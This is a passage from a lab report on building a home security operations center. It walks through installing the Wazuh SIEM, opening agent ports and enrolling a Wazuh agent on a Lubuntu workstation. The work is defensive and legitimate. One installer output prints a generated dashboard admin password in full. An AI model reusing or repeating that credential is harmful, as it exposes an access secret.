

The Open SOC Vanguard

Mariem Rmili

August 24, 2026

Contents

PHASE I:Open Telemetry & Log Centralization	5
1 Sprint 1 :Centralized Security Monitoring (Wazuh SIEM)	5
1.1 SIEM Installation	6
1.2 Agent Enrolment	9
1.2.1 Opening Required Ports on the Wazuh Server	9
1.2.2 Installing the Wazuh Agent on LubuntuVM	10
1.2.3 Starting the Wazuh Agent Service on LubuntuVM	12
1.2.4 Verifying the Agent is Running on LubuntuVM	12
1.2.5 Confirming Agent Registration on the Wazuh Server	13
1.2.6 Wazuh Agents Dashboard : LubuntuVM Successfully Enrolled . .	14
1.3 Network Log Integration	15
1.3.1 Configuring OPNsense Syslog Forwarding to Wazuh	15
1.3.2 Enabling and Configuring Suricata IDS on OPNsense	16
1.3.3 Configuring the Wazuh Manager to Receive Syslog from OPNsense	17
1.3.4 Restarting the Wazuh Manager	18
1.3.5 Verifying Log Reception on Wazuh	18
1.4 Dashboard Optimization	23
1.4.1 Accessing the Wazuh Security Dashboard	23
1.4.2 Filtering by Severity Level	25
1.4.3 Separating Internal Endpoint Events from Perimeter Events . . .	25
1.4.4 Isolating Perimeter Network Events	26
1.5 Sprint 1 Verification	26
1.5.1 Verifying that the agent is active	26
1.5.2 Live Network Alerts from OPNsense	27
1.6 Wazuh REST API: Automated Manager Health Log Summary Report .	27
1.6.1 Authenticating to the Wazuh REST API	28
1.6.2 Querying and Reporting High-Severity Alerts	30
1.7 Conclusion	34
2 Sprint 2: Deep Core Audit Logging (Auditd Infrastructure)	35
2.1 Audit Engine Deployment	35
2.1.1 Update the Package List	35
2.1.2 Install auditd	36
2.1.3 Start the Service	36
2.1.4 Enable auditd at Boot	36
2.1.5 Verify the Service is Running	37
2.1.6 Confirm Live Recording is Active	37
2.2 Rule Generation: Custom Audit Rules	37
2.2.1 Open the Audit Rules File and Write Custom Rules	38
2.2.2 Restart auditd to Apply the Rules	39
2.2.3 Verify the Rules Are Loaded	40
2.2.4 Quick Test to Confirm It Works	40
2.3 SIEM Mapping: Connecting auditd to Wazuh	41
2.3.1 Locate the Wazuh Agent Configuration File	41

2.3.2	Add the auditd Log Ingestion Block	41
2.3.3	Restart the Wazuh Agent to Apply the Changes	42
2.3.4	Verify the Pipeline End to End	42
2.4	Behavior Verification: End-to-End Pipeline Test	44
2.4.1	Test Command Execution Tracking	44
2.4.2	Test Privilege Escalation Tracking	44
2.4.3	Test Cron Job Modification Tracking	45
2.4.4	Test the /etc/passwd Watch Rule	46
2.4.5	Verify All Alerts in the Wazuh Dashboard	47
2.4.6	Search All Audit Events by Group Tag	49
2.4.7	Explore Individual Alert Details	50
2.5	Sprint 2 Validation	50
2.6	Conclusion	51
Phase II: Linux Threat Hunting & Active Response		52
3	Sprint3: Post-Exploitation Simulation & Linux Rule Writing	52
3.1	Attack Simulation	52
3.1.1	Get SSH Access from Kali to LubuntuVM	54
3.1.2	Attack A: Privilege Escalation Recon	55
3.1.3	Attack B: Unauthorized Persistence via Cron	56
3.1.4	Attack C: Sensitive File Tampering	58
3.1.5	Confirm Telemetry is Flowing	59
3.2	Telemetry Analysis	61
3.2.1	Open the Wazuh Dashboard & Navigate to the Security Events	61
3.2.2	filter by the Audit key	61
3.2.3	Inspect Individual Alerts	62
3.2.4	Note Down Fingerprints	64
3.3	Custom Decoders & Rules	65
3.3.1	Connect To The Wazuh Server	65
3.3.2	Write Rule 1: Privilege Escalation Recon Detection	67
3.3.3	Write Rule 2: Unauthorized Persistence Detection	68
3.3.4	Write Rule 3: Sensitive File Tampering Detection	68
3.3.5	Add Rule 4: SSH-Correlated Sensitive File Tampering (Rule 100010)	69
3.3.6	Save and Restart Wazuh Manager	72
3.3.7	Trigger and Verify Your Custom Rules	72
3.4	Sprint 3 Validation	73
3.5	Sigma Formatting	74
3.5.1	Purpose of the Sigma Bonus	74
3.5.2	Understand the Structure of a Sigma Rule	75
3.5.3	Map Your Wazuh Rule to Sigma Format	76
3.5.4	Save the Sigma Rule as a File	77
3.5.5	Validate the Sigma Rule Format	79
3.6	Conclusion	81

4	Sprint 4 : Automated Containment (Wazuh Active Response)	81
4.1	Enable Active Response	82
4.1.1	Open The Manager's Config	82
4.2	Define The Command	82
4.2.1	Define the active-response block	83
4.2.2	Validate The Config	83
4.2.3	Restart The Wazuh Manager	83
4.2.4	Task 1 Validation	84
4.3	Host Containment Automation (the actual script)	84
4.3.1	Create the script file in Lubunutu	84
4.3.2	Set The Correct OwnerShip & Permission	86
4.3.3	Verifing Script Deplyment & Execution	86
4.4	Perimeter Integration (confirm the wiring end-to-end)	87
4.4.1	Open a live watcher on the agent	87
4.4.2	Manually trigger the response from the manager	88
4.4.3	Confirm the agent received and executed the command	88
4.4.4	Confirm the block is enforced at the network level	88
4.4.5	Conclusion	89
4.5	Real Attack Validation	89
4.5.1	Open the alert watcher on the Manager	89
4.5.2	Open the containment watcher on LubuntuVM	90
4.5.3	launch the real attack from Kali	90
4.5.4	Post-validation check	92
4.6	Sprint 4 Conclusion	92
5	Conclusion	93

Phase I: Open Telemetry & Log Centralization

Phase 1 focuses on building the foundation of the SOC by deploying a centralized monitoring infrastructure using fully open-source tools.

The goal is to ensure that every security event happening across the network is collected in one place and visible in real time.

The tool used for this is **Wazuh** : a free and open-source SIEM (Security Information and Event Management) platform, which acts as the central brain of the SOC, receiving, analyzing, and displaying security events from all machines. Wazuh is installed on a dedicated **Ubuntu Server** acting as the logging server.

A lightweight program called a **Wazuh agent** is then installed on the **LubuntuVM** (internal user workstation), allowing it to automatically forward its activity logs to the Wazuh manager. **The OPNsense firewall** is also configured to stream its system logs and Suricata IDS (Intrusion Detection System) alerts to Wazuh via Syslog (a standard protocol for sending log messages over a network), providing complete network visibility.

By the end of Phase 1, all security events from all machines flow into a single Wazuh dashboard, where they are filtered by severity and organized — giving the SOC analyst a clear, structured, and real-time view of everything happening across the infrastructure.




Figure 0.1: SOC LAB architecture

1 Sprint 1 :Centralized Security Monitoring (Wazuh SIEM)

Sprint 1 focuses on deploying the **Wazuh SIEM** (Security Information and Event Management) platform the central brain of the SOC on the dedicated Ubuntu Server VM using the official open-source installation script.

Once Wazuh is running, a lightweight program called a **Wazuh agent** is installed on **LubuntuVM** (the internal client), allowing it to automatically forward its activity logs to the central **Wazuh manager**. The **OPNsense firewall** is then configured to stream its **system logs** and **Suricata IDS** (Intrusion Detection System) alerts to Wazuh via **Syslog** : a standard protocol for sending log messages over a network, ensuring that all network-level events are captured as well.

By the end of Sprint 1, the Wazuh dashboard displays live, real-time security events from all connected machines in one place, giving the SOC analyst complete visibility across the entire lab infrastructure.

1.1 SIEM Installation

The first step of Sprint 1 is installing the **Wazuh SIEM** platform on the dedicated Ubuntu Server VM. Wazuh is composed of three core components that must all be installed and running together: **the manager** (receives and analyzes logs), **the indexer** (stores all events in a database), and **the dashboard** (the web interface the analyst uses). The installation is done using the official open-source script provided by Wazuh, which automates the entire process in a single run.

The process begins by preparing the system environment before introducing any new software.

System Update:

```
mariem@wazuh-server:~$ sudo apt update && sudo apt upgrade -y
[sudo] password for mariem:
Hit:1 https://deb.debian.org/debian InRelease
```

Figure 1.1: System update command running on the Wazuh Ubuntu Server

Before installing any new software, the system packages on the Ubuntu Server are updated to their latest versions. This ensures that all existing libraries are current and avoids dependency conflicts that could silently break the Wazuh installation script.

- **Downloading the Official Wazuh Installation Script**

With the system up to date, the official Wazuh installation script is downloaded directly from the Wazuh servers using **curl** — a command-line tool for transferring files from the internet. The **-s** flag runs it silently (no progress bar), and **-O** saves the file with its original name (wazuh-install.sh) in the current directory. This single script installs all three Wazuh components automatically on the server.

```
mariem@wazuh-server:~$ curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh
```

Figure 1.2: Downloading the official Wazuh installation script via curl

- Running the All-in-One Installer

Command: `sudo bash ./wazuh-install.sh -a`

With the script downloaded, it is executed with the **-a** flag, which stands for all-in-one, meaning it installs and configures the Wazuh manager, indexer, and dashboard together on a single VM. The terminal output shows each component being installed

one by one: first the indexer, then the manager and Filebeat (the log shipper), and finally the dashboard.

```
21/06/2026 16:33:45 INFO: Wazuh web interface port will be 443.
21/06/2026 16:34:02 INFO: --- Dependencies ----
21/06/2026 16:34:02 INFO: Installing apt-transport-https.
21/06/2026 16:34:17 INFO: Installing debhelper.
21/06/2026 16:35:39 INFO: Wazuh repository added.
21/06/2026 16:35:39 INFO: --- Configuration files ----
21/06/2026 16:35:39 INFO: Generating configuration files.
21/06/2026 16:35:41 INFO: Generating the root certificate.
21/06/2026 16:35:41 INFO: Generating Admin certificates.
21/06/2026 16:35:42 INFO: Generating Wazuh indexer certificates.
21/06/2026 16:35:43 INFO: Generating Filebeat certificates.
21/06/2026 16:35:44 INFO: Generating Wazuh dashboard certificates.
21/06/2026 16:35:45 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certifi-
cates, and passwords necessary for installation.
21/06/2026 16:35:46 INFO: --- Wazuh Indexer ---
21/06/2026 16:35:46 INFO: Starting Wazuh indexer installation.
21/06/2026 16:41:08 INFO: Wazuh indexer installation finished.
21/06/2026 16:41:08 INFO: Wazuh indexer post-install configuration finished.
21/06/2026 16:41:08 INFO: Starting service wazuh-indexer.
21/06/2026 16:41:54 INFO: wazuh-indexer service started.
21/06/2026 16:41:54 INFO: Initializing Wazuh indexer cluster security settings.
21/06/2026 16:42:08 INFO: Wazuh indexer cluster security configuration initialized.
21/06/2026 16:42:08 INFO: Wazuh indexer cluster initialized.
21/06/2026 16:42:08 INFO: --- Wazuh server ---
21/06/2026 16:42:08 INFO: Starting the Wazuh manager installation.
21/06/2026 16:51:25 INFO: Wazuh manager installation finished.
21/06/2026 16:51:26 INFO: Wazuh manager vulnerability detection configuration finished.
21/06/2026 16:51:26 INFO: Starting service wazuh-manager.
21/06/2026 16:51:57 INFO: wazuh-manager service started.
21/06/2026 16:51:57 INFO: Starting Filebeat installation.
21/06/2026 16:52:43 INFO: Filebeat installation finished.
21/06/2026 16:52:47 INFO: Filebeat post-install configuration finished.
21/06/2026 16:52:47 INFO: Starting service filebeat.
21/06/2026 16:52:53 INFO: filebeat service started.
21/06/2026 16:52:53 INFO: --- Wazuh dashboard ---
21/06/2026 16:52:53 INFO: Starting Wazuh dashboard installation.
-
```

Figure 1.3: All-in-one Wazuh installation script running, showing all three components being deployed

- **Saving the Generated Credentials**

At the end of the installation, the terminal displays a summary showing the dashboard URL and the auto-generated admin credentials:

```
21/06/2026 20:27:49 INFO: Starting the Wazuh manager installation.
[ 1867.710700] rcu: INFO: rcu_sched self-detected stall on CPU
[ 1867.711121] rcu: #1-...! (1 GPs behind) idle=e29/1/0x4000000000000000 softirq=124082/124090 fqs=
0
[ 1867.711957] rcu: rcu_sched kthread timer wakeup didn't happen for 35557 jiffies! g186597 f0x0 RCU
GP_WAIT_FQS(5) ->state=0x402
[ 1867.712658] rcu: #Possible timer handling issue on cpu=0 timer=softirq=35617
[ 1867.713308] rcu: rcu_sched kthread starved for 35558 jiffies! g186597 f0x0 RCU_GP_WAIT_FQS(5) ->s
tate=0x402 ->cpu=0
[ 1867.714204] rcu: #Unless rcu_sched kthread gets sufficient CPU time, 00M is now expected behavior
.
[ 1867.715119] rcu: RCU grace-period kthread stack dump:
[ 1867.715623] rcu: Stack dump where RCU GP kthread last ran:
[ 1867.722782] systemd[1]: systemd-logind.service: Watchdog timeout (limit 3min)!
[ 1867.723115] systemd[1]: systemd-networkd.service: Watchdog timeout (limit 3min)!
21/06/2026 20:32:26 INFO: Wazuh manager installation finished.
21/06/2026 20:32:26 INFO: Starting service wazuh-manager.
21/06/2026 20:32:47 INFO: wazuh-manager service started.
21/06/2026 20:32:47 INFO: Starting Filebeat installation.
21/06/2026 20:33:02 INFO: Filebeat installation finished.
21/06/2026 20:33:04 INFO: Filebeat post-install configuration finished.
21/06/2026 20:33:04 INFO: Starting service filebeat.
21/06/2026 20:33:05 INFO: filebeat service started.
21/06/2026 20:33:05 INFO: --- Wazuh dashboard ---
21/06/2026 20:33:05 INFO: Starting Wazuh dashboard installation.
21/06/2026 20:35:47 INFO: Wazuh dashboard installation finished.
21/06/2026 20:35:47 INFO: Wazuh dashboard post-install configuration finished.
21/06/2026 20:35:47 INFO: Starting service wazuh-dashboard.
21/06/2026 20:35:47 INFO: wazuh-dashboard service started.
21/06/2026 20:36:11 INFO: Initializing Wazuh dashboard web application.
21/06/2026 20:36:12 INFO: Wazuh dashboard web application initialized.
21/06/2026 20:36:12 INFO: --- Summary ---
21/06/2026 20:36:12 INFO: You can access the web interface https://wazuh-dashboard-ip:443
User: admin
Password: Wz9TqW6SjVJ.4qnZ51.FDdVLF2uUE3
21/06/2026 20:36:12 INFO: Installation finished.
marlew@wazuh-server:~$
```

Figure 1.4: Results for the installation summary

URL: "https://192.168.2.10:443" **User:** admin **Password:** auto-generated These credentials are shown only once during installation. If lost, recovery requires running a separate Wazuh password management tool. They are saved immediately in a secure location before proceeding to agent enrollment.

- **Verifying All Three Wazuh Services**

```
maríem@wazuh-server:~$ sudo systemctl status wazuh-manager
[sudo] password for maríem:
● wazuh-manager.service - Wazuh manager
   Loaded: loaded (/lib/systemd/system/wazuh-manager.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2026-06-21 20:32:47 UTC; 18min ago
     Tasks: 121 (limit: 6966)
    Memory: 397.8M
       CPU: 37.938s
   CGroup: /system.slice/wazuh-manager.service
           └─53827 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             53870 /var/ossec/bin/wazuh-authd
             53886 /var/ossec/bin/wazuh-db
             53888 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             53891 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             53894 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             53922 /var/ossec/bin/wazuh-execd
             53937 /var/ossec/bin/wazuh-analysisd
             53979 /var/ossec/bin/wazuh-syscheckd
             53997 /var/ossec/bin/wazuh-remoted
             54028 /var/ossec/bin/wazuh-logcollector
             54048 /var/ossec/bin/wazuh-monitord
             54074 /var/ossec/bin/wazuh-modulesd

Jun 21 20:32:37 wazuh-server env[53769]: Started wazuh-db...
Jun 21 20:32:38 wazuh-server env[53769]: Started wazuh-execd...
Jun 21 20:32:40 wazuh-server env[53769]: Started wazuh-analysisd...
Jun 21 20:32:41 wazuh-server env[53769]: Started wazuh-syscheckd...
Jun 21 20:32:42 wazuh-server env[53769]: Started wazuh-remoted...
Jun 21 20:32:43 wazuh-server env[53769]: Started wazuh-logcollector...
Jun 21 20:32:44 wazuh-server env[53769]: Started wazuh-monitord...
Jun 21 20:32:45 wazuh-server env[53769]: Started wazuh-modulesd...
Jun 21 20:32:47 wazuh-server env[53769]: Completed.
Jun 21 20:32:47 wazuh-server systemd[1]: Started Wazuh manager.
maríem@wazuh-server:~$
```

```
maríem@wazuh-server:~$ sudo systemctl status wazuh-indexer
● wazuh-indexer.service - Wazuh-indexer
   Loaded: loaded (/lib/systemd/system/wazuh-indexer.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2026-06-21 20:27:29 UTC; 24min ago
     Docs: https://documentation.wazuh.com
    Main PID: 10238 (java)
       Tasks: 69 (limit: 6966)
      Memory: 3.2G
         CPU: 1min 1.217s
    CGroup: /system.slice/wazuh-indexer.service
            └─10238 /usr/share/wazuh-indexer/jdk/bin/java -Xshare:auto -Dopensearch.networkaddress>

Jun 21 20:27:18 wazuh-server systemd[1]: Starting Wazuh-indexer...
Jun 21 20:27:20 wazuh-server systemd-entrypoint[10238]: WARNING: A terminally deprecated method in >
Jun 21 20:27:20 wazuh-server systemd-entrypoint[10238]: WARNING: System::setSecurityManager has bee>
Jun 21 20:27:20 wazuh-server systemd-entrypoint[10238]: WARNING: Please consider reporting this to >
Jun 21 20:27:20 wazuh-server systemd-entrypoint[10238]: WARNING: System::setSecurityManager will bee>
Jun 21 20:27:21 wazuh-server systemd-entrypoint[10238]: WARNING: A terminally deprecated method in >
Jun 21 20:27:21 wazuh-server systemd-entrypoint[10238]: WARNING: System::setSecurityManager has bee>
Jun 21 20:27:21 wazuh-server systemd-entrypoint[10238]: WARNING: Please consider reporting this to >
Jun 21 20:27:21 wazuh-server systemd-entrypoint[10238]: WARNING: System::setSecurityManager will bee>
Jun 21 20:27:29 wazuh-server systemd[1]: Started Wazuh-indexer.
lines 1-21/21 (END)
```

```
maríem@wazuh-server:~$ sudo systemctl status wazuh-dashboard
● wazuh-dashboard.service - wazuh-dashboard
   Loaded: loaded (/etc/systemd/system/wazuh-dashboard.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2026-06-21 20:36:01 UTC; 20min ago
     Main PID: 56260 (node)
       Tasks: 11 (limit: 6966)
      Memory: 171.1M
         CPU: 9.252s
    CGroup: /system.slice/wazuh-dashboard.service
            └─56260 /usr/share/wazuh-dashboard/node/bin/node --no-warnings --max-http-header-size>

Jun 21 20:36:05 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:05 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:05 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:05 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:06 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:06 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:06 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:06 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:07 wazuh-server opensearch-dashboards[56260]: {"type":"log","@timestamp":"2026-06-21T20>
Jun 21 20:36:12 wazuh-server opensearch-dashboards[56260]: {"type":"response","@timestamp":"2026-06>
lines 1-20/20 (END)
```

Figure 1.5: All three Wazuh services showing Active: active (running)

As a final verification step, each of the three Wazuh components is checked individually to confirm it is running correctly. All three must show **Active: active (running)** for the platform to function:

wazuh-manager : the brain of the SOC: receives agent logs, applies detection rules, and generates alerts

wazuh-indexer : the database (OpenSearch): stores all events so they can be searched and queried

wazuh-dashboard : the web interface: what the analyst sees in the browser when logging into Wazuh

If any one of the three is down, the entire stack stops working.

1.2 Agent Enrolment


the Wazuh server is the brain of the SOC but it cannot see anything by itself , it needs **agents** installed on each machine to act as its eyes and ears.

An agent is a small lightweight program that runs silently in the background on each VM, collecting logs, monitoring activity, and sending everything back to the Wazuh server in real time. Without agents, the SIEM is completely blind , it has no data to analyze, no alerts to generate, and no visibility into what is happening across the network.

In this lab, a Wazuh agent is deployed on LubuntuVM, which represents the internal user workstation.

The enrolment process starts at the server level — before installing anything on LubuntuVM, the Wazuh server must be prepared to receive incoming agent connections.

1.2.1 Opening Required Ports on the Wazuh Server



```
mariem@wazuh-server:~$ sudo ufw allow 1514/tcp
Rules updated
Rules updated (v6)
mariem@wazuh-server:~$ sudo ufw allow 1515/tcp
Rules updated
Rules updated (v6)
mariem@wazuh-server:~$ sudo ufw status
Status: inactive
mariem@wazuh-server:~$
```


Figure 1.6: Opening ports 1514 and 1515 on the Wazuh server firewall

Before enrolling any agent, the necessary network ports must be opened on the Wazuh server. Wazuh agents communicate with the manager using two specific ports: **port 1514** for sending logs and security events, and **port 1515** for the initial agent registration process. If these ports are blocked by the firewall, the agent appears to connect but never actually sends any data , making the SIEM blind to that machine. Opening them ensures the communication channel between LubuntuVM and the Wazuh server is fully open and operational.

1.2.2 Installing the Wazuh Agent on LubuntuVM

With the Wazuh server fully operational and ports open, the next step is deploying a Wazuh agent on LubuntuVM so the SIEM can start receiving data from the internal client machine. Since LubuntuVM had internet connectivity issues during the lab setup, the agent package is first downloaded on the Wazuh server (which has a stable connection) and then transferred directly to LubuntuVM over the internal network.

- **Downloading the Agent Package on the Wazuh Server**




```
marion@wazuh-server:~$ curl -L -o wazuh-agent.deb https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.5-1_amd64.deb
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 12.6M  100 12.6M    0     0  4880k      0  0:00:02  0:00:02 --:--:-- 4880k
marion@wazuh-server:~$ _
```

Figure 1.7: Downloading the Wazuh agent package on the Wazuh server

The Wazuh agent installation package is downloaded on the Wazuh server using curl. The **-L** flag follows any redirects automatically, and **-o wazuh-agent.deb** saves the file under a clean, simple name. The server is used as the download relay because it has a reliable internet connection, while LubuntuVM was isolated on the internal network and could not reach external repositories directly.

- **Verifying the Downloaded Package**



```
100 12.6M  100 12.6M    0     0  4880k      0  0:00:02  0:00:02 --:--:-- 4880k
marion@wazuh-server:~$ file wazuh-agent.deb
wazuh-agent.deb: Debian binary package (format 2.0), with control.tar.gz, data compression gz
marion@wazuh-server:~$ _
```

Figure 1.8: Verifying the downloaded package is a valid Debian binary

Before transferring the file, its integrity is verified using the **file** command, which inspects the file and confirms its actual format. The expected output is **Debian binary package**: confirming it is a genuine installable package and not a corrupted file or an error page returned by the server. This step prevents a failed installation caused by transferring an invalid file to LubuntuVM.

- **Enabling SSH on LubuntuVM for File Transfer**

```

marlem@LubuntuVM:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/ssh.service → /usr/lib/systemd/system/ssh.service.
marlem@LubuntuVM:~$ sudo systemctl start ssh
marlem@LubuntuVM:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Mon 2026-06-22 17:07:22 CET; 9s ago
     TriggeredBy: ● ssh.socket
       Docs: man:sshd(8)
            man:sshd_config(5)
    Process: 32827 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 32829 (sshd)
      Tasks: 1 (limit: 4586)
     Memory: 1.4M (peak: 1.7M)
        CPU: 23ms
    CGroup: /system.slice/ssh.service
            └─32829 "sshd: /usr/sbin/sshd -D [listener] 0 of 16-100 startups"

17:07:22 22 جوان LubuntuVM systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
17:07:22 22 جوان LubuntuVM sshd[32829]: Server listening on 0.0.0.0 port 22.
17:07:22 22 جوان LubuntuVM sshd[32829]: Server listening on :: port 22.
17:07:22 22 جوان LubuntuVM systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
marlem@LubuntuVM:~$

```

Figure 1.9: SSH service enabled and running on LubuntuVM

To transfer the agent package from the Wazuh server to LubuntuVM, **SCP** (Secure Copy Protocol) is used : a tool that transfers files securely between two machines over a network. SCP works entirely over the internal VirtualBox network (192.168.2.x) without needing internet access, exactly like two computers on the same WiFi network sharing files directly:

Wazuh server (192.168.2.10) : SCP : LubuntuVM (192.168.2.128)

The only requirement for SCP to work is that SSH must be running on LubuntuVM , since SCP uses SSH as its transfer channel. SSH is enabled, started, and verified to be Active: active (running) before proceeding with the transfer.

• Transferring the Agent Package to LubuntuVM

```

marlem@wazuh-server:~$ scp wazuh-agent.deb marlem@192.168.2.128:/home/marlem
The authenticity of host '192.168.2.128 (192.168.2.128)' can't be established.
ED25519 key fingerprint is SHA256:8/HVsbakhXnuqpk5ieJ1+A8pst/EDcdBymbHrVfDDAg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.128' (ED25519) to the list of known hosts.
marlem@192.168.2.128's password:
wazuh-agent.deb                                100% 13MB 29.4MB/s 00:00
marlem@wazuh-server:~$

```

Figure 1.10: Secure file transfer of the Wazuh agent package from the server to LubuntuVM

With SSH running on LubuntuVM, the agent package is transferred from the Wazuh server directly to LubuntuVM's home directory using SCP. LubuntuVM represents the internal user workstation in this lab , it is the machine the SOC needs to monitor. Without an agent installed on it, the Wazuh server is completely blind to everything happening on that machine. The transfer completes at 100%, confirming the file arrived intact and is ready for installation.

• Installing the Agent on LubuntuVM

```

marlem@LubuntuVM:~$ sudo WAZUH_MANAGER='192.168.2.10' dpkg -i wazuh-agent.deb
Selecting previously unselected package wazuh-agent.
(Reading database ... 323955 files and directories currently installed.)
Preparing to unpack wazuh-agent.deb ...
Unpacking wazuh-agent (4.14.5-1) ...
Setting up wazuh-agent (4.14.5-1) ...

```

Figure 1.11: Installing the Wazuh agent on LubuntuVM with the manager IP pre-configured

The agent package is installed on LubuntuVM using **dpkg** : the standard Debian package installer. The **WAZUH-MANAGER='192.168.2.10'** part tells the agent the IP address of the Wazuh server it must connect to, so it knows where to send all collected logs and events. Once installed, the agent begins setting itself up and registering with the manager automatically. From this point forward, LubuntuVM is fully connected to the SIEM.

With the agent package successfully installed on LubuntuVM and pre-configured with the Wazuh server's IP address, the agent service must now be started and verified to ensure the connection between LubuntuVM and the Wazuh server is fully established.

1.2.3 Starting the Wazuh Agent Service on LubuntuVM

```

marlem@LubuntuVM:~$ sudo systemctl daemon-reload
marlem@LubuntuVM:~$ sudo systemctl enable wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service.
marlem@LubuntuVM:~$ sudo systemctl start wazuh-agent
marlem@LubuntuVM:~$

```

Figure 1.12: Wazuh agent service enabled and started on LubuntuVM

After installation, the Wazuh agent service is activated on LubuntuVM. **daemon-reload** refreshes the system's service list to recognize the newly installed agent. **enable** ensures the agent starts automatically every time LubuntuVM boots, and **start** launches it immediately. From this moment, the agent begins collecting logs and attempting to connect to the Wazuh manager at 192.168.2.10.

1.2.4 Verifying the Agent is Running on LubuntuVM

```

marlem@LubuntuVM:~$ sudo systemctl status wazuh-agent
[sudo] password for marlem:
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
   Active: active (running) since Mon 2026-06-22 17:19:58 CET; 15min ago
     Process: 34437 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 28 (limit: 4586)
   Memory: 37.6M (peak: 46.0M)
      CPU: 4.694s
   CGroup: /system.slice/wazuh-agent.service
           └─34460 /var/ossec/bin/wazuh-execd
             └─34471 /var/ossec/bin/wazuh-agentd
               └─34483 /var/ossec/bin/wazuh-syscheckd
                 └─34494 /var/ossec/bin/wazuh-logcollector
                   └─34511 /var/ossec/bin/wazuh-modulesd

